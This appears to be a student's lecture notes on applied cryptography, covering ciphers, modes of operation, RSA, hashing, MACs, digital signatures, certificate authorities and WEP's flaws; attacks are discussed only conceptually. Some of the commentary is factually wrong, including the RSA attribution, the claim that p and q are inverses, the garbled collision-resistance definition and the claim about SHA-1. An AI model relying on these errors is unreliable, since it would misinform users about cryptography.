RC4 is the most commonly used stream cipher, but it has a ton of problems (new hacks every year).

# Stream ciphers

- Stream ciphers can be very fast
  - This is useful if you need to send a **lot** of data securely
- But they can be tricky to use correctly!
  - What happens if you use the same key to encrypt two different messages?
  - How would you solve this problem without requiring a new shared secret key for each message? Where have we seen this technique before?
- WEP, PPTP are great examples of how **not** to use stream ciphers

Stream ciphers use the  $\otimes$  operator since computers are super fast at them. They work using salts, but you have to be very sure that the salts are unique. Take your plaintext,  $\otimes$  with key and add the salt. The encrypted text is sent along with the salt. Important to note, the salt is public knowledge.

# Block ciphers

- Note that stream ciphers operate on the message one bit at a time
- What happens in a stream cipher if you change just one bit of the plaintext?
- We can also use block ciphers
  - Block ciphers operate on the message one block at a time
  - Blocks are usually 64 or 128 bits long
- **AES** is the block cipher everyone should use today
  - Unless you have a really, really good reason


If we know the location in the string of the value you want to fuck with you can flip bits and such to change that number. Most block ciphers (including AES) are based on substitution-permutation networks. They repeat their encoding steps a number of times around and around.

1.  $\otimes$  key bit state
2. apply s-boxes (substitution box) which just takes a box of data and map it to something else (usually every 4 bits)
3. permute bits

At some point it was revealed that by switching to using the NSA's sbox mapping DES became more resistant to attacks around sboxes. This showed that they were about 10 years ahead of academic researchers.

# Modes of operation

- Block ciphers work like this:




- But what happens when the plaintext is larger than one block?
  - The choice of what to do with multiple blocks is called the **mode of operation** of the block cipher

We have a block of plaintext, put it through cipher and get garbled mess. Problem arises when the block of plaintext is not the correct length (block must be multiple of some number).

# Modes of operation

- The simplest thing to do is just to encrypt each successive block separately.
  - This is called Electronic Code Book (**ECB**) mode
- But if there are repeated blocks in the plaintext, you'll see the same repeating patterns in the ciphertext:



Take your message and break it up into a bunch of fixed widths and just encrypt each one. This isn't that good because if any of those blocks are the same they will be encrypted the same. These patterns will appear in the encrypted text giving away more information than was intended. Think of a black and white image.


Never use ECB mode for encryption because it does this.

# Modes of operation

- There are much better modes of operation to choose from
  - Common ones include Cipher Block Chaining (**CBC**), Counter (**CTR**), and Galois Counter (**GCM**) modes

- Patterns in the plaintext are no longer exposed

- But you need an **IV** (Initial Value), which acts much like a salt



A solution for this is to make each chunk dependent on the other chunks. Take the cipher text from the previous block and and it with the key for the next block to use as the key for that block. The message becomes a block longer because you need some starting cipher text to include.

# Key exchange

- How do Alice and Bob share the secret key?
  - Meet in person; diplomatic courier
  - In general this is very hard
- Or, we invent new technology...

There is a ton of key information flying around so we need a good way to get it to the people who need them.

# Public-key cryptography


- Invented (in public) in the 1970's
- Also called asymmetric cryptography
  - Allows Alice to send a secret message to Bob **without** any prearranged shared secret!
  - In secret-key cryptography, the same (or a very similar) key encrypts the message and also decrypts it
  - In public-key cryptography, there's one key for encryption, and a **different** key for decryption!
- Some common examples:
  - RSA, ElGamal, ECC, NTRU, McEliece

# Public-key cryptography

- How does it work?
  - Bob gives everyone a copy of his public encryption key. Alice uses it to encrypt a message, and sends the encrypted message to Bob
  - Bob uses his private decryption key to decrypt the message.
    - Eve can't decrypt it; she only has the encryption key.
    - Neither can Alice!
- So with this, Alice just needs to know Bob's public key in order to send him secret messages
  - These public keys can be published in a directory somewhere

One key lets you encrypt and a different one lets you decrypt. An example is RSA. Public key = everyone knows it, secret key = no one knows it

# Public-key cryptography



This is hackable if Mallory publishes a key to Alice to replace Bob's key with her own. When Alice looks up a public key Mallory replaces the encryption key with her own. Then she knows the decryption key so she can just listen in on the conversation.

RSA was published in 1977 by Clifford Cox. It works by generating two large prime numbers, p and q that are inverses of each other. So  $n = pq$  and  $ab=1 \text{ mod}(p-1)(q-1)$ . The public key is then  $(n, a)$  and the private key is  $(p,q,b)$ . Encryption is  $x^a \text{ mod } n$  and decryption is  $x^b \text{ mod } n$ . You want these numbers to be huge, but this makes doing the calculations very slow.

It is important that these are prime numbers else you could just factor the modulus.

# Public key sizes

- Recall that if there are no shortcuts, Eve would have to try  $2^{128}$  things in order to read a message encrypted with a 128-bit key
- Unfortunately, all of the public-key methods we know **do** have shortcuts
  - Eve could read a message encrypted with a 128-bit RSA key with just  $2^{33}$  work, which is **easy**!
  - If we want Eve to have to do  $2^{128}$  work, we need to use a much longer public key

Public key systems have to have very large keys because people know them.

# Public key sizes

Comparison of key sizes for roughly equal strength

| <u>AES</u> | <u>RSA</u> | <u>ECC</u> |
|------------|------------|------------|
| 80         | 1024       | 160        |
| 116        | 2048       | 232        |
| 128        | 2600       | 256        |
| 160        | 4500       | 320        |
| 256        | 14000      | 512        |

To have equivalent security parameters the public key crypto will take 3 orders of magnitude more time to encryption than a symmetric crypto system.

# Hybrid cryptography

- In addition to having longer keys, public-key cryptography takes a long time to calculate (as compared to secret-key cryptography)
  - Using public-key to encrypt large messages would be too slow, so we take a hybrid approach:
    - Pick a random 128-bit key  $K$  for a secret-key cryptosystem
    - Encrypt the large message with the key  $K$  (e.g., using AES)
    - Encrypt the key  $K$  using a public-key cryptosystem
    - Send the encrypted message and the encrypted key to Bob
  - This hybrid approach is used for almost every cryptography application on the Internet today

To get the best of both worlds we combine symmetric and public encryption. Say we have some plain text  $P$  that is a very long message. We generate an AES key called the session key. We get cipher text  $C$  by encrypting  $P$  using the session key. We then encrypt the session key using Bob's public key using a public key system like RSA.

# Is that all there is?

- It seems we've got this “sending secret messages” thing down pat. What else is there to do?
  - Even if we're safe from Eve reading our messages, there's still the matter of Mallory
  - It turns out that even if our messages are encrypted, Mallory can sometimes modify them in transit!
  - Mallory won't necessarily know what the message says, but can still change it in an undetectable way
    - e.g. bit-flipping attack on stream ciphers
  - This is counterintuitive, and often forgotten
    - The textbook even gets this wrong!
- How do we make sure that Bob gets the same message Alice sent?

We still run into integrity problems. Just because it is secure does not mean that the message contents have not been altered in path.

# Integrity components

- How do we tell if a message has changed in transit?
- Simplest answer: use a checksum
  - For example, add up all the bytes of a message
  - The last digits of serial numbers (credit card, ISBN, etc.) are usually checksums
  - Alice computes the checksum of the message, and sticks it at the end before encrypting it to Bob. When Bob receives the message and checksum, he verifies that the checksum is correct

# This doesn't work!

- With most checksum methods, Mallory can easily change the message in such a way that the checksum stays the same
- We need a “cryptographic” checksum
- It should be hard for Mallory to find a second message with the same checksum as any given one

Checksums are usually very simple so they really only work for accidentally errors, most attackers will just compute the checksum and set it properly,

Hash functions are nice because they don't have any key at all.

Authentication codes (mentioned earlier as MACs) have a shared secret key.

Signature schemes have a private signing algorithm and a public verification algorithm.

# Cryptographic hash functions

- A **hash function**  $h$  takes an arbitrary length string  $x$  and computes a fixed length string  $y = h(x)$  called a **message digest**
  - Common examples: MD5, SHA-1, SHA-2, SHA-3 (AKA Keccak, from 2012 on)
- Hash functions should have three properties:
  - Preimage-resistance:
    - Given  $y$ , it's hard to find  $x$  such that  $h(x) = y$  (i.e., a "preimage" of  $x$ )
  - Second preimage-resistance:
    - Given  $x$ , it's hard to find  $x' \neq x$  such that  $h(x) = h(x')$  (i.e., a "second preimage" of  $h(x)$ )
  - Collision-resistance:
    - It's hard to find any two distinct values  $x, x'$  such that  $h(x) = h(x')$  (a "collision")

MD5 is shit, do not use.

SHA is a set of standards published that hash algorithms should follow. Currently there have been no fully breaking attacks on SHA-1 just weakening ones, we want to all be moving to SHA-3.

**Preimage resistance** you should not be able to find any input that gives this output.

**Second preimage resistance** you should not be able to find another input that gives this output

**Collision resistance** you shouldn't be able to find an input or its output

We really want to make is so that hackers cannot find any collisions (when we accomplish this it is a strong hash function).

## What is “hard”?

- For SHA-1, for example, it takes  $2^{160}$  work to find a preimage or second preimage, and  $2^{80}$  work to find a collision using a brute-force search
  - However, there are faster ways than brute force to find collisions **in SHA-1 or MD5**
- Collisions are always easier to find than preimages or second preimages due to the well-known **birthday paradox**

Preimage resistance has us think of a bunch of inputs and try to get the given output of  $y$  (do the same for second preimage). Collision resistance is much easier since you just want to see if any two inputs have matching outputs, so it takes a square root number of times that preimage checks need.

**Birthday Paradox** The odds of two people sharing a birthday in a room are significantly higher than the odds of someone in the room having the same birthday as me. This only takes roughly 23 people to get 50% probability of two sharing a birthday.

You can weaken these hashes if they preserve character frequencies.

## What is “hard”?

- For SHA-1, for example, it takes  $2^{160}$  work to find a preimage or second preimage, and  $2^{80}$  work to find a collision using a brute-force search
  - However, there are faster ways than brute force to find collisions **in SHA-1 or MD5**
- Collisions are always easier to find than preimages or second preimages due to the well-known **birthday paradox**

Currently this does not preserve integrity because Mallory knows the hash function so she can just rewrite the message, hash it, and swap that in.

# Cryptographic hash functions

- You can't just send an unencrypted message and its hash to get integrity assurance
  - Even if you don't care about confidentiality!
- Mallory can change the message and just compute the new message digest herself

# Cryptographic hash functions

- Hash functions provide integrity guarantees only when there is a secure way of sending and/or storing the message digest
  - For example, Bob can publish a hash of his public key (i.e., a message digest) on his business card
  - Putting the whole key on there would be too big
  - But Alice can download Bob's key from the Internet, hash it herself, and verify that the result matches the message digest on Bob's card
- What if there's no external channel to be had?
  - For example, you're using the Internet to communicate

So hash functions are only good for preserving integrity when they cannot be messed with.


# Message authentication codes

- We do the same trick as for encryption: have a large class of hash functions, and use a shared secret key to pick the “correct” one
- Only those who know the secret key can generate, or even check, the computed hash value (sometimes called a **tag**)
- These “keyed hash functions” are usually called **Message Authentication Codes**, or **MACs**
- Common examples:
  - SHA-1-HMAC, SHA-256-HMAC, CBC-MAC

When we encrypt the message we take the last block of cipher text and that becomes the MAC

**HMAC** returns the hash of ( $\text{key} \otimes \text{opad}$  append hash of ( $\text{key} \otimes \text{ipad}$  append message)). opad and ipad are fixed public settings.

# Message authentication codes



Alice wants to get message to Bob so she sends it using the shared secret key  $k$ . Alice also sends him the MAC of the message, from this Bob calculates the MAC of the message that Alice sent him and checks that this matches the MAC she sent him. Because the MAC calculation requires knowledge of the secret key you can use this to ensure integrity.

# Combining ciphers and MACs

- In practice we often need both confidentiality and message integrity
- There are multiple strategies to combine a cipher and a MAC when processing a message
  - Encrypt-then-MAC, MAC-then-Encrypt, Encrypt-and-MAC
- Encrypt-then-MAC is the recommended strategy
- Ideally your crypto library already provides an **authenticated encryption mode** that securely combines the two operations so you don't have to worry about getting it right
  - E.g., GCM, CCM (used in WPA2, see later), or OCB mode

**Encrypt then MAC** You can encrypt the message first and then MAC it, return encrypt(message) append MAC(encrypt(message))

**MAC then encrypt** encrypt(message append MAC(message))

**encryot and MAC** encrypt(message) append MAC(message)

Encrypt then MAC is the best of the options.

# Repudiation

- Suppose Alice and Bob share a MAC key  $K$ , and Bob receives a message  $M$  along with a valid tag  $T$  that was computed using the key  $K$ 
  - Then Bob can be assured that Alice is the one who sent the message  $M$ , and that it hasn't been modified since she sent it!
  - This is like a "signature" on the message
  - But it's not quite the same!
  - Bob can't show  $M$  and the tag  $T$  to Carol to prove Alice sent the message  $M$

# Repudiation

- Alice can just claim that Bob made up the message  $M$ , and calculated the tag  $T$  himself
- This is called **repudiation**; and we sometimes want to avoid it
- Some interactions should be repudiable
  - Private conversations
- Some interactions should be non-repudiable
  - Electronic commerce

# Digital signatures

- For non-repudiation, what we want is a true **digital signature**, with the following properties:
- If Bob receives a message with Alice's digital signature on it, then:
  - Alice, and not an impersonator, sent the message (like a MAC)
  - the message has not been altered since it was sent (like a MAC), and
  - Bob can prove these facts to a third party (additional property not satisfied by a MAC).
- How do we arrange this?
  - Use similar techniques to public-key cryptography

Digital signatures are used when we don't want repudiation. It works using a public key system where the key is separated into two parts, a public and a private key.

# Making digital signatures


- Remember public-key crypto:
  - Separate keys for encryption and decryption
  - Give everyone a copy of the encryption key
  - The decryption key is private
- To make a digital signature:
  - Alice signs the message with her private **signature key**
- To verify Alice's signature:
  - Bob verifies the message with his copy of Alice's public **verification key**
  - If it verifies correctly, the signature is valid

private key = signing

public key = verification

The private key is not for decryption, it is for signing things. So Alice privately signs the document and Bob can use the public key to verify the signature.

# Making digital signatures



Alice puts her secret key into some signing algorithm that also takes the message in. It outputs the signature that goes to Bob. Bob then uses the public validation key into a validation algorithm along with the signature which returns true or false if Alice is valid.

$$\begin{aligned} ab &= 1\%(p-1)(q-1) \\ S &= M^b\%n \\ V &= S^a == M\%n \end{aligned}$$

S = signature, V = is valid, M = message, b = secret key, a = public key, n = private key \* public key, p and q are large prime numbers

Its very tempting to think that signing is decryption and verification is encryption because they work similarly, but they are different. There is a tone of nuance that happens in actual signing schemes to make them secure which is what makes it different from en/decryption. The textbook gets this wrong, ignore the textbook.

DSA and ECDSA are the most commonly used signature schemes. DSA is messy to talk about so we are going to look at its precursor El gammal (this led to Schnorr which led to DSA).

p = some large prime

$\alpha$  = generator for random int

$$\beta = \alpha^a \% p$$

the combination of p,  $\alpha$ , and  $\beta$  are the public key and a is the private key.

$$\begin{aligned} Sign_k(M) &= (\gamma, \delta) \\ \gamma &= \alpha^r \% p \\ \delta &= (M - a\gamma)r^{-1}\%(p-1) \\ (\gamma, \delta) &\rightarrow Bob \\ Ver_k(M, \gamma, \delta) &= \beta^\gamma \gamma^\delta == \alpha^M \% p \end{aligned}$$

# Hybrid signatures

- Just like encryption in public-key crypto, signing large messages is slow
- We can also hybridize signatures to make them faster:
  - Alice sends the (unsigned) message, and also a signature on a **hash** of the message
  - The hash is much smaller than the message, and so it is faster to sign and verify
- Remember that authenticity and confidentiality are separate; if you want both, you need to do both

Math is hard and very costly, so optimization is important.

Alice generates a hash from some hash function on her message. She then creates a signature for that hash and sends the signature and the initial message to Bob. He can then hash the message and use that to verify Alice's signature. We hash things so that the data we are running our signature and verification algorithms on is much shorter to make them much faster. We do not send the hash through to Bob because Mallory could intercept it and change it along the way.

Collisions still suck. A signature will still work for anything that has a hash collision. This means that Alice might be verifying things that she did not mean to.

# Combining public-key encryption and digital signatures

- Alice has two **different** key pairs: an (encryption, decryption) key pair and a (signature, verification) key pair
  - So does Bob
- Alice uses Bob's encryption key to encrypt a message destined for Bob
- She uses her signature key to sign the ciphertext
- Bob uses Alice's verification key to check the signature
- He uses his decryption key to decrypt the ciphertext
- Similarly for reverse direction

The recommended method is to sign then encrypt.

# Relationship between key pairs

- Alice's (signature, verification) key pair is long-lived, whereas her (encryption, decryption) key pair is short-lived
  - Gives perfect forward secrecy (see later)
- When creating a new (encryption, decryption) key pair, Alice uses her signing key to sign her new encryption key and Bob uses Alice's verification key to verify the signature on this new key
- If Alice's communication with Bob is interactive, she can use secret-key encryption and does not need an (encryption, decryption) key pair at all (see TLS or SSH)

You should periodically rotate your key pair which will give you perfect forward secrecy (if the fbi takes your hard drive they still can't decrypt everything). Everytime we rotate you publish you encryption key signed so that everyone can get your encryption key and know that it is from you.

# The Key Management Problem

- One of the hardest problems of public-key cryptography is that of **key management**
- How can Bob find Alice's verification key?
  - He can know it personally (**manual keying**)
    - SSH does this
  - He can trust a friend to tell him (**web of trust**)
    - PGP does this
  - He can trust some third party to tell him (**CA's**)
    - TLS / SSL do this

We don't care if we leak our public key, but when we get a public key we want to make sure that we are getting the correct public key and not from some man in the middle.

# Certificate authorities

- A CA is a trusted third party who keeps a directory of people's (and organizations') verification keys
- Alice generates a (signature, verification) key pair, and sends the verification key, as well as a bunch of personal information, both signed with Alice's signature key, to the CA
- The CA ensures that the personal information and Alice's signature are correct
- The CA generates a **certificate** consisting of Alice's personal information, as well as her verification key. The entire certificate is signed with the CA's signature key

# Certificate authorities

- Everyone is assumed to have a copy of the CA's verification key, so they can verify the signature on the certificate
- There can be multiple levels of certificate authorities; level n CA issues certificates for level  $n+1$  CAs
  - Public-key infrastructure (PKI)
- Need to have only verification key of root CA to verify certificate chain

When you generate a key pair you send the public key, signed, to the CA (along with identification information). The CA is supposed to check you id (like meeting in person), but usually they post a file to a domain and check that you get it. There is some higher authority that authorizes CAs (by holding their keys). Its basically a giant tree of trust. There are hundreds of root CAs

# Putting it all together

- We have all these blocks; now what?
- Put them together into **protocols**
- This is HARD. Just because your pieces all work, doesn't mean what you build out of them will; you have to *use* the pieces correctly
- Common mistakes include:
  - Using the same stream cipher key for two messages
  - Assuming encryption also provides integrity
  - Falling for replay attacks or reaction attacks
  - *LOTS* more!

# Security controls using cryptography

- Q: In what situations might it be appropriate to use cryptography as a security control?
- A: Remember that there needs to be some separation, since any secrets (like the key) need to be available to the legitimate users but not the adversaries
- In some situations, this may make secret-key crypto problematic
- If your web browser can decrypt its file containing your saved passwords, then an adversary who can read your web browser probably can, too
- Q: How is this solved in practice?

# Program and OS security

- Using secret-key crypto can be problematic for the above reason
  - But public-key is OK, if the local machine only needs access to the public part of the key
  - So only encryption and signature verification; no decryption or signing
  - E.g., apps can be installed only if digitally signed by the vendor (BlackBerry) or upgraded only if signed by the original developer (Android)
  - OS may allow execution of programs only if signed (iOS)

## Encrypted code

- There is research into processors that will only execute encrypted code
- The processor will decrypt instructions before executing them
- The decryption key is processor-dependent
- Malware won't be able to spread without knowing a processor's key
- Downsides?

# Encrypted data

- Harddrive encryption protects data when laptop gets lost/stolen
- It often does not protect data against other users who legitimately use laptop
- Or somebody installing malware on laptop
- Or somebody (maybe physically) extracting the decryption key from the laptop's memory

Some processors have security guard extensions which encrypts your instructions in such a way that only that processor can decrypt. Everytime you download code you have to tell it your processor id so that you can encrypt it. This way if malware gets on your machine it doesn't get run because it isn't encrypted. This is mostly a research idea. Most of these processors do not run everything in encrypted mode.

There is an attack known as the **cold boot attack** which is physically taking the ram from another machine and reading the values on your machine since the keys must be loaded into ram. Use liquid nitrogen on the pins of the machine to cool it down so that the values are retained in memory longer.

# OS authentication

- Authentication mechanisms often use cryptography
  - E.g., salted hashes (see Module 3)
- Unfortunately, people are bad at doing cryptography in their heads, so some mechanisms require hardware token



Photo from <http://itc.ua/>

The secure remote password protocol (challenge response) includes encryption to gain authentication. Two factor authentication is very helpful. An authentication token is really helpful here in that they just generate a key based on what time it is with some algorithm. In 2013 some hackers broke into the security company that makes the fobs and got their copy of their key value.

# Network security and privacy

- The primary use for cryptography
  - “Separating the security of the medium from the security of the message”
- Entities you can only communicate with over a network are inherently less trustworthy
  - They may not be who they claim to be

Data in transit is the main use for crypto. The data channel has to also be secure.

# Network security and privacy

- Network cryptography is used at every layer of the network stack for both security and privacy applications:
  - Link
    - WEP, WPA, WPA2
  - Network
    - VPN, IPsec
  - Transport
    - TLS / SSL, Tor
  - Application
    - ssh, Mixminion, PGP, OTR

# Link-layer security controls

- Intended to protect **local area networks**
- Widespread example: WEP (Wired Equivalent Privacy)
- WEP was intended to enforce three security goals:
  - Confidentiality
    - Prevent an adversary from learning the contents of your wireless traffic
  - Access Control
    - Prevent an adversary from using your wireless infrastructure
  - Data Integrity
- Unfortunately, **none** of these is actually enforced!

WEP is super shit. Its basically plaintext. We want to use WPA2

# WEP description

- Brief description:
- The sender and receiver share a secret  $k$ 
  - The secret  $k$  is either 40 or 104 bits long
- In order to transmit a message  $M$ :
  - Compute a checksum  $c(M)$ 
    - this does not depend on  $k$
  - Pick an IV (a random number)  $v$  and generate a keystream  $RC4(v, k)$
  - XOR  $\langle M, c(M) \rangle$  with the keystream to get the ciphertext
  - Transmit  $v$  and the ciphertext over the wireless link

A key that is 64 or 128 bits long and it uses the RC4 stream cipher where we concatinate v and k to form the keystream K. You get the cipher text through the message concated with the cipher of the message  $\otimes$ ed with the key stream.

One problem is that for integrity they are using a checksum where people can compute them easily.

# Problem number 0: Widely shared “secrets”



[http://www.theregister.co.uk/2014/06/25/brace\\_yourselves\\_brazil\\_dill\\_in\\_world\\_cup\\_wifi\\_spill/](http://www.theregister.co.uk/2014/06/25/brace_yourselves_brazil_dill_in_world_cup_wifi_spill/)

In this example you can see the wifi password in the background of this news broadcast.

# WEP description

- Upon receipt of  $v$  and the ciphertext:
  - Use the received  $v$  and the shared  $k$  to generate the keystream  $RC4(v, k)$
  - XOR the ciphertext with  $RC4(v, k)$  to get  $\langle M', c' \rangle$
  - Check to see if  $c' = c(M')$
  - If it is, accept  $M'$  as the message transmitted
- Problem number 1:  $v$  is 24 bits long
  - Why is this a problem?

Bob gets the keystream

$$\begin{aligned} K' &= RC4(v \parallel k) \\ M' \parallel C' &= C \otimes K' \\ accept &= c' == c(M') \end{aligned}$$

Assume that v is a counter (so 1, 2, 3, ...) with some max probably equal to max int which loops back to 1 when it overflows. But v is random so we can apply the birthday paradox so the number of samples required to cause a collusion is going to be the square root of int max.

# WEP data integrity

- Problem 2: the checksum used in WEP is CRC-32
  - Quite a poor choice; there's already a CRC in the protocol to detect random errors, and a CRC can't help you protect against malicious errors.
- The CRC has two important properties:
  - It is independent of  $k$  and  $v$
  - It is **linear**:  $c(M \text{ XOR } D) = c(M) \text{ XOR } c(D)$
- Why is linearity a pessimal property for your integrity mechanism to have when used in conjunction with a stream cipher?

WEP uses the cyclic redundancy check to calculate the checksum which kinda sucks. Checksums are not meant to protect against attackers.

An adversary picks some  $M' = M \otimes \delta$  and gets the cipher text  $c(M') = c(M' \otimes \delta) = c(M') \otimes c(\delta)$ . The attacker wants some  $C' = (M' \parallel c(M')) \otimes K$  but they do not know what  $K$  is.

Do some math:

$$\begin{aligned} C' &= (M' \parallel c(M')) \otimes K \\ C' &= (M \otimes \delta \parallel c(M) \otimes x(\delta)) \otimes K C' = K \otimes (M \otimes \delta \parallel c(M) \otimes x(\delta)) C' = K \otimes ((M \parallel c(M)) \otimes (\delta \parallel c(\delta))) \end{aligned}$$

